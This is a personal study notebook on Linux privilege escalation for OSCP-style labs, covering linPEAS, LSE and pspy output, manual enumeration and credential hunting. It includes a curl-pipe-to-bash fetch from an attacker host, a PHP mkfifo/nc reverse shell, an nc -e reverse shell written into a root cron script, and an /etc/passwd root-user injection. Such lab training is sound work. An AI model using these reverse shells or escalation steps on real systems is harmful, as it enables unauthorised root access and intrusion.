
Finally, read it using ANSI package in sublime text:

1. On the bottom right of Sublime text, you should see "plaintext"



a.

- Click on that, and then select "ANSI" on the top



a.

- And now you should have all the colors!!!!

- First download linPEAS on local (attacking machine)

- curl -L <https://github.com/peass-ng/PEASS-ng/releases/latest/download/linpeas.sh> -o linpeas.sh
 - Downloads to a file name linpeas.sh
- sudo apt install peass
 - Make sure you have all the dependencies

- Start a Python HTTP Server to serve the linpeas.sh script so the target machine (via the reverse shell) can download it. MAKE SURE TO RUN THIS COMMAND IN THE SAME DIRECTORY AS WHERE linpeas.sh IS LOCATED

- sudo python3 -m http.server 80

3. From the target machine, on the reverse shell, curl your attacking machine to get the file and then run it immediately (that's why we are piping into bash)

- curl http://<attacker_ip>/linpeas.sh | bash

4. If you **DON'T WANT** it to run immediately, we can save the linpeas.sh file into another file inside of the reverse shell so that we can run it later

- curl -O linpeas.sh http://<attacker_ip>/linpeas.sh
- chmod +x linpeas.sh
 - Make sure it's executable
 - If that doesn't work, try:
 - chmod a+x ./linpeas.sh
 - "a" means all
 - "x" means execute
 - Everyone can execute
- ./linpeas.sh

Extracting important information

From OSCP (27.2.2. A Link to the Past)

Operative System:



The screenshot shows a terminal window with the title 'Operative system'. The URL 'https://book.hacktricks.xyz/linux-unix/privilege-escalation#kernel-exploits' is visible at the top. The output of the command 'uname -a' is displayed, showing the following details:

```
Linux version 4.4.0-21-generic (buildd@lgw01-06) (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2) ) #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016
Distributor ID: Ubuntu
Description:    Ubuntu 16.04 LTS
Release:        16.04
Codename:       xenial
```

- The "4.4.0-21-generic" is the **Kernel version**
- (buildd@lgw01-06) → Name of the build machine (build daemon that compiled the kernel).
- (gcc version 5.3.1 20160413 (Ubuntu 5.3.1-14ubuntu2)) → GCC compiler version used, with build date.
- 16.04 is the Ubuntu Version
- Xenial is the code name for 16.04

Interfaces (Network interfaces):

```

[ ] Interfaces
# symbolic names for networks, see networks(5) for more information
link-local 169.254.0.0
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen
1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: ens192: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group
default qlen 1000
    link/ether 00:50:56:8a:26:5d brd ff:ff:ff:ff:ff:ff
    altnet enp1s0
    inet 192.168.50.244/24 brd 192.168.50.255 scope global ens192
        valid_lft forever preferred_lft forever
    inet6 fe80::250:56ff:fe8a:265d/64 scope link
        valid_lft forever preferred_lft forever

```

Listing 20 - Network interfaces

- Listing 20 shows only one network interface apart from the loopback interface. This means that the target machine is not connected to the internal network, and we cannot use it as a pivot point.

sudo -l:

```

[ ] Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
[ ] https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
Matching Defaults entries for daniela on websrv1:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User daniela may run the following commands on websrv1:
(ALL) NOPASSWD: /usr/bin/git

```

Listing 21 - Sudo commands for daniela

- Listing 21 shows that *daniela* can run **/usr/bin/git** with sudo privileges without entering a password.
- This is from OSCP 27.2.2. A Link to the Past

Analyzing Wordpress Files:

```

[ ] Analyzing Wordpress Files (limit 70)
-rw-r--r-- 1 www-data www-data 2495 Sep 27 11:31 /srv/www/wordpress/wp-config.php
define( 'DB_NAME', 'wordpress' );
define( 'DB_USER', 'wordpress' );
define( 'DB_PASSWORD', 'DanielKeyboard3311' );
define( 'DB_HOST', 'localhost' );

```

Listing 22 - WordPress database connection settings

- Discovering a clear-text password is always a potential high value finding. Let's save the password in the **creds.txt** file on our Kali machine for future use.

- Another interesting aspect of this finding is the path displayed starts with **/srv/www/wordpress/**. The WordPress instance is not installed in **/var/www/html** where web applications are commonly found on Debian-based Linux systems. While this is not an actionable result, we should keep it in mind for future steps.
- This is from OSCP 27.2.2. A Link to the Past

Searching Wordpress wp-config.php files:

```
[+] Searching Wordpress wp-config.php files
wp-config.php files found:
/var/www/html/wordpress/wp-config.php
define('DB_NAME', 'wordpress');
define('DB_USER', 'root');
define('DB_PASSWORD', 'rootpassword!');
define('DB_HOST', 'localhost');
```

- This is from the [BTRSys2.1](#) PG Play, and it revealed credentials for root user for MySQL

Analyzing Github Files section:

```
██████| Analyzing Github Files (limit 70)
drwxr----- 8 root root 4096 Sep 27 14:26 /srv/www/wordpress/.git
```

Listing 23 - Git repository in the WordPress directory

- Based on the output in listing 23, we can assume that Git is used as the version control system for the WordPress instance. Reviewing the commits of the Git repository may allow us to identify changes in configuration data and sensitive information such as passwords.
- The directory is owned by *root* and is not readable by other users as shown in Listing 23. However, we can leverage sudo to use Git commands in a privileged context and therefore search the repository for sensitive information.

Files with Interesting Permissions:

Files with Interesting Permissions

```
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-- 1 root messagebus 50K Jul 5 2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 10K Mar 28 2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31 2020 /usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root 7.7M Oct 14 2019 /usr/bin/gdb
-rwsr-xr-x 1 root root 154K Feb 2 2020 /usr/bin/sudo → check_if_the_sudo_version_is_vulnerable
-rwsr-sr-x 1 root root 7.3M Dec 24 2018 /usr/bin/gimp-2.10 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 35K Apr 22 2020 /usr/bin/fusemount
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/chsh
-rwsr-xr-x 1 root root 53K Jul 27 2018 /usr/bin/chfn → SuSE_9.3/10
-rwsr-xr-x 1 root root 83K Jul 27 2018 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44K Jul 27 2018 /usr/bin/newgrp → HP-UX_10.20
-rwsr-xr-x 1 root root 63K Jan 10 2019 /usr/bin/su
-rwsr-xr-x 1 root root 63K Jul 27 2018 /usr/bin/passwd → Apple_Mac OSX(03-2006)/Solaris_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 51K Jan 10 2019 /usr/bin/mount → Apple_Mac OSX(Lion)_Kernel_xnu-4.8
-rwsr-xr-x 1 root root 35K Jan 10 2019 /usr/bin/umount → BSD/Linux(08-1996)
```

- This is from the [Gaara](#) PG Play box, and /usr/bin/gdb was actually vulnerable since if you looked at GTFOBins, there was an SUID section (if you look at the second line in the screenshot, you can tell that this was an SUID attack vector) with a command that allowed for instant root

Cleaned Processes

Processes, Crons, Timers, Services and Sockets

```
Cleaned processes
Check weird & unexpected processes run by root: https://book.hacktricks.xyz/linux-hardening/privilege-escalation#processes
root      1  0.0  0.6 103972 13040 ?          Ss  06:46  0:01 /sbin/init maybe-ubiquity
root     487  0.0  1.8 133424 37528 ?          S<s 06:46  0:00 /lib/systemd/systemd-journald
root     522  0.0  0.3 22888 6248 ?           Ss  06:46  0:00 /lib/systemd/systemd-udevd
root     688  0.0  0.9 345816 18220 ?          SLsL 06:46  0:00 /sbin/multipathd -d -s
systemd+ 736  0.0  0.3 90884 6108 ?          Ssl 06:46  0:00 /lib/systemd/systemd-timesyncd
    L(Caps) 0x0000000000000000=cap_sys_time
root     746  0.0  0.5 47544 10376 ?          Ss  06:46  0:00 /usr/bin/VGAuthService
root     747  0.0  0.4 311544 8564 ?          Ssl 06:46  0:00 /usr/bin/vmtoolsd
systemd+ 825  0.0  0.3 19176 7852 ?          Ss  06:46  0:00 /lib/systemd/systemd-networkd
    L(Caps) 0x0000000000000000=cap_net_bind_service,cap_net_broadcast,cap_net_admin,cap_net_raw
systemd+ 827  0.0  0.6 24684 12244 ?          Ss  06:46  0:00 /lib/systemd/systemd-resolved
root     838  0.0  0.3 235568 7296 ?          Ssl 06:46  0:00 /usr/lib/accounts-service/accounts-daemon
root     841  0.0  0.1 6816 2768 ?           Ss  06:46  0:00 /usr/sbin/cron -f
message+ 842  0.0  0.2 7668 4844 ?          Ss  06:46  0:00 /usr/bin/dbus-daemon --system --address=systemd: --nofork --nopipe
md-activation --syslog-only
    L(Caps) 0x0000000000000000=cap_audit_write
root     848  0.0  0.1 81960 3752 ?          Ssl 06:46  0:00 /usr/sbin/irqbalance --foreground
root     851  0.0  0.9 29668 18380 ?          Ss  06:46  0:00 /usr/bin/python3 /usr/bin/networkd-dispatcher --run-startup-trig
root     853  0.0  0.3 232728 6924 ?          Ssl 06:46  0:00 /usr/lib/policykit-1/polkitd --no-debug
syslog   856  0.0  0.2 224492 5480 ?          Ssl 06:46  0:00 /usr/sbin/rsyslogd -n -iNONE
root     858  0.0  1.4 1319172 29576 ?         Ssl 06:46  0:01 /usr/lib/snapd/snapd
root     860  0.0  1.1 31288 24004 ?          Ss  06:46  0:00 /usr/bin/python3 /usr/bin/supervisord -n -c /etc/supervisor/supervisord.conf
root    1051  0.1  1.2 31980 24248 ?          S  06:46  0:01 - python3 /opt/rpc.py
user    1952  0.0  0.2 18796 4900 ?          Sl  06:46  0:00 - /snap/ttyd/199/usr/bin/ttyd -p 8000 -w /home/user/ -W bash
user    2053  0.0  0.2 10320 5100 pts/0          Ss  07:00  0:00 - bash
2120  0.0  0.0 1701 560 pts/0          S  07:00  0:00 - bash
```

Look for `/opt/` files, since those are 3rd party softwares, and not standard.

- Like in the [PC](#) PG Practice, there was a process running `/opt/rpc.py` which was vulnerable
- It had an exploit that allowed RCE. More can be found about `rpc.py` in this document
- <https://www.exploit-db.com/exploits/50983>

Linux Smart Enumeration

<https://github.com/diego-treitos/linux-smart-enumeration>

One liners to download it and get allow it to be executed:

- curl
"https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/lse.sh"
" -Lo lse.sh;chmod 700 lse.sh
- wget
"https://github.com/diego-treitos/linux-smart-enumeration/releases/latest/download/lse.sh"
" -O lse.sh;chmod 700 lse.sh


Flags:

- You can add "**-i**" to ignore the questions it asks you
- You can add "**-l 1**" to make it verbose level 1
 - The levels are 0 (no flag), 1, and 2

Helpful sections

All from Tib3rius Linux Priv Esc Course

Uncommon SUID bit:



The screenshot shows the LSE (Linux Smart Enumeration) tool's interface. It displays a list of findings categorized under 'file system'. One finding is highlighted with a blue underline: '[!] fst020 Uncommon setuid binaries...'. Below this, another finding is also underlined: '/usr/sbin/exim-4.84-'. At the bottom of the list, there are two more findings: '[!] fst030 Can we write to any setuid binary?' and '[*] fst040 Binaries with setgid bit...', both of which have 'nope' and 'skip' status respectively.

- Uncommon SUID binaries
- From SUID video

Mysql root:



```
[+] Process: Running process binaries and permissions.....( software )=====
[!] sof000 Can we connect to MySQL with root/root credentials?..... nope
[!] sof010 Can we connect to MySQL as root without password?..... yes!
[...]
```

- We can connect to MySQL as root without any password

Cron job PATH:



```
[!] ret050 Can we write to executable paths present in cron jobs..... nope
[*] ret060 Can we write to any paths present in cron jobs..... yes!
[...]
/etc/crontab:PATH=/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
[...]
fil ret400 Cron files
```

- We can write to paths in cron job PATH variable, meaning we can possibly make it run our executables instead of the original ones

Writable files outside of user's home



```
[*] fst000 Writable files outside user's home.....
...
/var/tmp
/var/run/acpid.socket
/var/run/mysqld/mysqld.sock
/var/lock
/etc(exports
/etc/init.d/rc.local
/etc/passwd
/etc/shadow
/usr/local/bin/overwrite.sh
/tmp
/home/user
```

- Writable files
- This includes /etc/passwd and /etc/shadow

Manual Privilege Escalation

A comprehensive list of Linux privilege escalation techniques can be found here:

- [compendium](#) by g0tmi1k
- [PayloadsAllTheThings](#)
- [HackTricks -Linux Privilege Escalation](#)

Enumeration:

- I have a bunch of sections that end in "Enumeration" and they are from the OSCP book, so make sure to try all of those, like [Insecure File Enumeration](#)

Tip:

- If you get default credentials for a website (ex. Default credentials for Pi-hole, a raspberry pi website on Mirai HTB), then try those default credentials on SSH

Look at `~` and `/home` and `/home/[username]/Desktop` and `/usr` for passwords

- On many desktops, "`~`" is just `/home/[username]`

Tip: If you don't have execution privileges but you have read, you can use "bash" command to execute, or similarly the "zsh" or "sh" command:

- bash exploit.sh
 - zsh exploit.sh
 - sh exploit.sh
-
- Or you can also do: `chmod +x [file_name]`

`sudo su` or just `su`

- Switches you to root shell

`su -`

- Switch to root user

Enumerate the root processes running on the machine using ps and grep:

`ps auxww | grep root`

- Worked in the Pilgrimage HTB

Basic System Enumeration (from the [cheatsheet](#) above):

```
uname -a  
hostname  
lscpu  
ls /home  
ls /var/www/html  
ls /var/www/  
ps aux | grep root  
netstat -tulpn (display active network connections and listening ports)  
- Note: netstat -ano is for windows while netstat -tulpn is for Linux  
ps aux | grep root | grep mysql  
ifconfig (or ip a)  
route or routel (display network routing tables)  
find . -type f -exec grep -i -I "PASSWORD=" {} /dev/null \  
locate pass | more
```

More Basic System Enumeration (from the [Solstice](#) PG Play):

- [Here](#) is the paid version of writeup from Medium but you can just use freedium to get it for free
- [Here](#) is the free version from freedium

```
sudo -l (check what commands current user can run with sudo privilege)  
cat /etc/crontab (cronjobs running)  
cat .bash_history (passwords saved in history)  
env (passwords saved in environment variable)  
uname -ar (kernel exploits)  
cat /etc/*-release (kernel exploits)  
ss -tulnp (check for any potential services running)  
getcap -r / 2>/dev/null (capabilities)  
find / -perm -u=s -type f 2>/dev/null (SUID)  
find / -perm -g=s -type f 2>/dev/null (SGID)  
sudo --version (public exploits)  
id (check for docker and lxd group)  
- In the Pwned1 PG Play, we saw Docker group and exploited it that way. Look at the "Docker" section
```

```
ls -la /etc/passwd (writable /etc/passwd)  
ls -la /etc/shadow (writable /etc/shadow)  
ps aux | grep -i "root" --color=auto
```

```
cd /home  
grep -rnH "password" .
```

```
cd /var/www/  
grep -rnH "password" .
```

How to get root shell from running script:

- If you are able to run a file as root, then you can check to see if you are able to edit the file. If so, put this code inside the file so that you can access bash as root:
 - `bash -i`
- Once you put it inside, make sure you can execute file:
 - `chmod +x [file_name]`
- Now run the file:
 - `sudo ./[file_name]`

Finding mounted drives (ex. Password on USB drive like in Mirai HTB)

- Running `df -h` outputs a list of the machine's partitions

Switching users:

- `su -`
 - Switch to root (by default sometimes)
- `su - root`
 - Switch to root specifically
- `su - [username]`
 - Switch to a specific user

Running the `printenv` command displays any environment variables that have been set

- `printenv`
 - In the Analytics HTB, we saw:
 - `META_USER=metalytics`
 - `META_PASS=An4lytics_ds20223#`
 - Which is a username and password combination, which allowed SSH

`uname -a`

- Enumerating the kernel version (from Analytics HTB)
- Search for version vulnerability

```
itsskv@cybersploit-CTF:~$ uname -a  
Linux cybersploit-CTF 3.13.0-32-generic #57~precise1-Ubuntu SMP Tue Jul 15 03:50:54 UTC 2014 i686 i686 i386 GNU/Linux
```

- This is from the [cybersploit1](#) PG Play, and based on this output, we want to see if Linux "3.13.0-generic" is vulnerable

- Find information like Ubuntu

lsb_release -a

- Display information about the **specific distribution of Linux** and the Linux Standard Base (LSB) that is running on the system (from Analytics HTB)
- Search for version vulnerability

Once you find a user in Linux, use "su" to switch into their account (once you know their password):

- **su [username]**
- If you want to log in as root user, just type "su" without any arguments

Look at the "sudo -l" section

If you have hacked into a web server, you can go to /var/www/html to find some credentials:

- Look at **/var/www/html/include/config.php** or any other config files. They usually have some passwords and username, like maybe SQL
- We can use this to read many files at the same time for interesting stuff when we see many interesting file in the current directory we are in:
 - **cat * | grep -i passw***
 - the -i flag in the grep command stands for "ignore case".
 - **cat * | grep -i [any usernames or something you're looking for]**
 - **grep -ri passw*.**
 - Recursively look
- If there are binary files in the directory, "cat" will stop, so here are some ways to avoid it:
 - **grep -i "postgres" ***
 - This reads all files in the current directory without using "cat"
 - "Cat" not really necessary
 - **grep -ai "postgres" ***
 - The flag "-a" forces all files (including binary) to be text
- Inside the output should include the name of the file on the left, and you can use that for further inspection

Finding the id:

- **id**
 - id command provides detailed information about the current user, including their user ID (UID), group ID (GID), and group memberships

- Example: `uid=1000(mike) gid=1000(mike) groups=1000(mike),108(lxd)`
 - **uid=1000(mike):**
 - UID (User ID): The unique numeric identifier for the user.
 - mike: The username associated with UID 1000.
 - UID 1000 is typically the first regular user created on a system (e.g., during OS installation).
 - **gid=1000(mike):**
 - GID (Group ID): The unique numeric identifier for the user's primary group.
 - mike: The name of the group associated with GID 1000.
 - By default, a new user often gets a primary group with the same name as their username.
 - **groups=1000(mike),108(lxd):**
 - Group Memberships: Lists all groups the user belongs to:
 - 1000(mike): The user's primary group.
 - 108(lxd): A supplementary group the user is a member of. In this case, the lxd group, often used for managing LXD containers.

netstat (to look at open ports)

The command `netstat -ano` (for Linux, it would be `netstat -tulnp`) was used in the [Nickel](#) PG Practice to find that port 80 was open even though the external NMAP scan said it was closed. This shows that internal netstat commands tell us a lot more than an external NMAP scan

- **-t:** TCP connections
- **-u:** UDP connections
- **-l:** Only show listening sockets
- **-n:** Show numeric IP addresses and ports
- **-p:** Show the PID and program name of the process

.bash_history

In the [Vegeta](#) PG Play, we looked at .bash_history, and saw that someone was trying to create a user Tom with root privileges and put it into /etc/passwd:

```
perl -le 'print crypt("Password@973","addedsalt")'  
perl -le 'print crypt("Password@973","addedsalt")'  
echo "Tom:ad7t5uIalqMws:0:0:User_like_root:/root:/bin/bash" >> /etc/passwd[/sh]  
echo "Tom:ad7t5uIalqMws:0:0:User_like_root:/root:/bin/bash" >> /etc/passwd  
ls  
su Tom  
[...]
```

So, this led us to investigate whether we had write privileges or not in /etc/passwd, and we ended having write privileges. So, we can just create any user we want, give it root privileges, and then log in as that user.

More information with step-by-step process can be found in the "**How to add root user if /etc/passwd is writable**" section

ss -tulnp

This was used in the **Relia Challenge Lab** machine 192.168.xxx.246. We found a website on port 8000 listening only on local host.

```
anita@demo:~$ cd ..  
anita@demo:/home$ ss -tulnp  
Netid State  Recv-Q Send-Q Local Address:Port  Peer Address:PortProcess  
  udp  UNCONN  0      0      127.0.0.53%lo:53      0.0.0.0:*  
  tcp  LISTEN  0      128    0.0.0.0:2222      0.0.0.0:*  
  tcp  LISTEN  0      511    0.0.0.0:80       0.0.0.0:*  
  tcp  LISTEN  0      4096   127.0.0.53%lo:53      0.0.0.0:*  
  tcp  LISTEN  0      511    0.0.0.0:443      0.0.0.0:*  
  tcp  LISTEN  0      511    127.0.0.1:8000      0.0.0.0:*  
  tcp  LISTEN  0      128    [::]:2222      [::]:*
```

- This is from Relia Challenge Lab .246 machine
- The first two are just DNS, so nothing special
- The third underlined one is a suspicious port 8000 which you can only access locally. This ended up being the attack vector. It's a website you can only access through port forwarding

ss -tulnp is a command used for privilege escalation and it is used to display listening network sockets on a Linux system

Flags explained:

- **-t**: Show TCP sockets.
- **-u**: Show UDP sockets.
- **-l**: Show only listening sockets (services waiting for incoming connections).
- **-n**: Show numeric addresses and ports (prevents DNS lookup or service name resolution).
- **-p**: Show the processes using the sockets (requires root privileges or capabilities like CAP_NET_ADMIN).

Nmap vs. ss -tulnp

- **Nmap** tells you a lot about open ports and services, **but ss -tulnp gives you different and often deeper insights, especially from a local perspective.**

We saw **ss -tulnp** used in the [Solstice](#) PG Play

- Paid version of Medium Walkthrough [here](#), but just use freedium to make it free

```
www-data@solstice:/home/miguel$ ss -tulnp
ss -tulnp
Netid  State    Recv-Q   Send-Q     Local Address:Port      Peer Address:Port
udp    UNCONN   0          0           0.0.0.0:60449      0.0.0.0:*
udp    UNCONN   0          0           0.0.0.0:631        0.0.0.0:*
udp    UNCONN   0          0           0.0.0.0:47823      0.0.0.0:*
udp    UNCONN   0          0           0.0.0.0:5353       0.0.0.0:*
udp    UNCONN   0          0           [ ::]:5353         [ ::]:*
udp    UNCONN   0          0           [ ::]:56098        [ ::]:*
tcp    LISTEN   0          128          0.0.0.0:8593      0.0.0.0:*
3",pid=1695,fd=4),("sh",pid=1694,fd=4),("php",pid=485,fd=4))
tcp    LISTEN   0          100          0.0.0.0:21         0.0.0.0:*
tcp    LISTEN   0          128          0.0.0.0:22         0.0.0.0:*
tcp    LISTEN   0          5            127.0.0.1:631      0.0.0.0:*
tcp    LISTEN   0          128          0.0.0.0:3128       0.0.0.0:*
tcp    LISTEN   0          20           0.0.0.0:25         0.0.0.0:*
tcp    LISTEN   0          128          127.0.0.1:57       0.0.0.0:*
tcp    LISTEN   0          1            0.0.0.0:62524      0.0.0.0:*
tcp    LISTEN   0          128          0.0.0.0:54787      0.0.0.0:*
tcp    LISTEN   0          100          0.0.0.0:2121       0.0.0.0:*
tcp    LISTEN   0          80           127.0.0.1:3306      0.0.0.0:*
tcp    LISTEN   0          128          *:80              *:*
tcp    LISTEN   0          128          [ ::]:22          [ ::]:*
tcp    LISTEN   0          20           [ ::]:25          [ ::]:*
www-data@solstice:/home/miguel$
```

- Here, 0.0.0.0 means listening on all ports, not just local host
- The write up looks at port 631 and 57 first

Port 57 (127.0.0.1:57) is a working web server

```
www-data@solstice:/var/tmp/webserver$ curl http://127.0.0.1:57
curl http://127.0.0.1:57
Under constructionwww-data@solstice:/var/tmp/webserver$
```

ps aux | grep -i 'root' --color=auto

```

root    470  0.0  0.1   9416  2128 ?      S    Jan15  0:00 /usr/sbin/CRON -f
root    471  0.0  0.2   9416  2128 ?      S    Jan15  0:00 /usr/sbin/CRON -f
root    472  0.0  0.2   9416  2128 ?>64; S    Jan15  0:00 /usr/sbin/CRON -f
root    473  0.0  0.2   9416  2128 ?      S    Jan15  0:00 /usr/sbin/CRON -f
root    487  0.0  0.0   2388  572 ?      Ss   Jan15  0:00 /bin/sh -c /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
root    488  0.0  0.0   2388  632 ?      Ss   Jan15  0:00 /bin/sh -c /usr/bin/python -m pyftpdlib -p 21 -u 15090e62f6
9d516af -d /root/ftp/
avahi   489  0.0  0.0   8156  276 ?      S    Jan15  0:00 avahi-daemon: chroot helper
root    493  0.0  1.7  196936 17924 ?      S    Jan15  0:00 /usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/
root    494  0.0  1.4   24304 14596 ?      S    Jan15  0:00 /usr/bin/python -m pyftpdlib -p 21 -u 15090e62f66f41b547b75
/root/ftp/
root    505  0.0  0.1   5612  1464 ttys1  Ss+  Jan15  0:00 /sbin/agetty -o -p -- \u --noclear ttys1 linux
root    508  0.0  0.6   15852  6272 ?      Ss   Jan15  0:00 /usr/sbin/sshd -D
root    669  0.0  0.7   73924  7348 ?      Ss   Jan15  0:00 /usr/sbin/squid -sYC
root    677  0.0  1.7  199492 17504 ?      Ss   Jan15  0:00 /usr/sbin/apache2 -k start
root    1370  0.0  0.0     0  0 ?      I    00:46  0:00 [kworker/0:1-ata_sff]
root    1450  0.0  0.2   5344  2264 ?      Ss   00:47  0:00 /usr/sbin/anacron -d -q -s
root    1595  0.0  0.0     0  0 ?      I    00:47  0:00 [kworker/u2:0-events_unbound]
root    1596  0.0  0.7   29208  7912 ?      Ss   00:47  0:00 /usr/sbin/cupsd -l
root    1597  0.0  1.0  182876 10620 ?      Ssl  00:47  0:00 /usr/sbin/cups-browsed
root    1790  0.0  0.0     0  0 ?      I    00:51  0:00 [kworker/0:0-ata_sff]
root    1840  0.0  0.0     0  0 ?      I    00:57  0:00 [kworker/0:2-events_power_efficient]
www-data 1854  0.0  0.0   6208  876 pts/1  S+   00:58  0:00 grep -i root --color=auto

```

We see the output `/usr/bin/php -S 127.0.0.1:57 -t /var/tmp/sv/`, which means a PHP built-in development server is running locally (and it happens to be run by **root**). Here's what each part means:

- `/usr/bin/php`: This is the PHP interpreter.
- `-S 127.0.0.1:57`: This tells PHP to start a local web server on IP 127.0.0.1 (localhost) and port 57.
 - Only local connections can access this (not remote users).
- `-t /var/tmp/sv/`: This sets the document root, meaning all files served via HTTP will come from the `/var/tmp/sv/` directory.

```

www-data@solstice:/var/tmp$ cd sv
www-data@solstice:/var/tmp$ ls -la
ls -la
total 12
drwsrwxrwx 2 root root 4096 Jun 26 2020 .
drwxrwxrwt 9 root root 4096 Jan 16 00:48 ..
-rw-rwxrwx 1 root root   36 Jun 19 2020 index.php
www-data@solstice:/var/tmp/sv$ cat index.php
cat index.php
<?php
echo "Under construction";
?>

```

- We go inspect `/var/tmp/sv`, and we see that `index.php` is writable, which means we can add a reverse shell to `index.php`, trigger it by curling `127.0.0.1:57`, and then getting reverse shell
- Nano into `index.php`, and replace it with this:

```

<?php
system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bash -i 2>&1|nc 192.168.49.56 9001 > /tmp/f");

```

?>

pspy

Why use pspy and not ps aux?

1. Doesn't require root — uses /proc to watch for new processes.
 - a. ps aux skips a lot of information without root
2. Can reveal scheduled tasks, cron jobs, timers, and background scripts you'd miss with ps.
3. Great for privilege escalation — can catch scripts run by root that you might be able to modify or abuse.
4. It is continuously running while ps aux is just a static screenshot

Also used in the Relia Challenge Lab for .19 machine along with the Borg binary

In the [GlasgowSmile](#) PG Play, they used pspy to see if there were any cron jobs or scripts running that looked suspicious. You can use either pspy64 or pspy32

./pspy64

```
2023/11/13 03:16:34 CMD: UID=0 PID=3 |
2023/11/13 03:16:34 CMD: UID=0 PID=2 |
2023/11/13 03:16:34 CMD: UID=0 PID=1 | /sbin/init
2023/11/13 03:17:01 CMD: UID=0 PID=2110 | /usr/sbin/CRON -f
2023/11/13 03:17:01 CMD: UID=0 PID=2109 | /usr/sbin/cron -f
2023/11/13 03:17:01 CMD: UID=0 PID=2111 | /usr/sbin/CRON -f
2023/11/13 03:17:01 CMD: UID=0 PID=2112 | /usr/sbin/CRON -f
2023/11/13 03:17:01 CMD: UID=0 PID=2114 | /bin/sh -c cd / && run-parts --report /etc/cron.hourly
2023/11/13 03:17:01 CMD: UID=0 PID=2113 | /bin/sh -c /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
2023/11/13 03:18:01 CMD: UID=0 PID=2115 | /usr/sbin/CRON -f
2023/11/13 03:18:01 CMD: UID=0 PID=2116 | /usr/sbin/CRON -f
2023/11/13 03:18:01 CMD: UID=0 PID=2117 | /bin/sh -c /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old
^C
```

- There is this script running with root privileges as UID=0 every one minute, this means any security checks are bypassed for them

The command `/bin/sh -c /home/penguin/SomeoneWhoHidesBehindAMask/.trash_old` is a shell script that executes the contents of the file `/home/penguin/SomeoneWhoHidesBehindAMask/.trash_old`. The -c flag tells the sh shell to interpret the following argument as a command to execute.

So, we overwrite the script, to hopefully get us a reverse shell

- `echo 'nc -e /bin/bash 192.168.45.160 6666' > .trash_old`

Now wait for 1 minute and go to your listener netcat shell where you should have root!!

The **SunsetDecoy** PG Play seemed to have many different ways to get privilege escalation. In [this](#) version of the walkthrough, they used the antivirus scan capability. And then in [this](#) version of the walkthrough, they used CHKROOTKIT.

- But one thing they both had in common is that they both used **pspy64**, a tool that monitors processes running on the system without requiring root access. It shows scheduled tasks, cron jobs, and processes triggered by system activity.
-

Identifying SQLi via Error-based Payloads (for mysql)

This is from **OSCP 10.2.1. Identifying SQLi via Error-based Payloads**

In this example, they use **mysql**

You can try using characters like '`'` in the username field, and if you get an error on the webpage, then you likely have SQL injection

Username: offsec'

Password: ***

Submit Reset

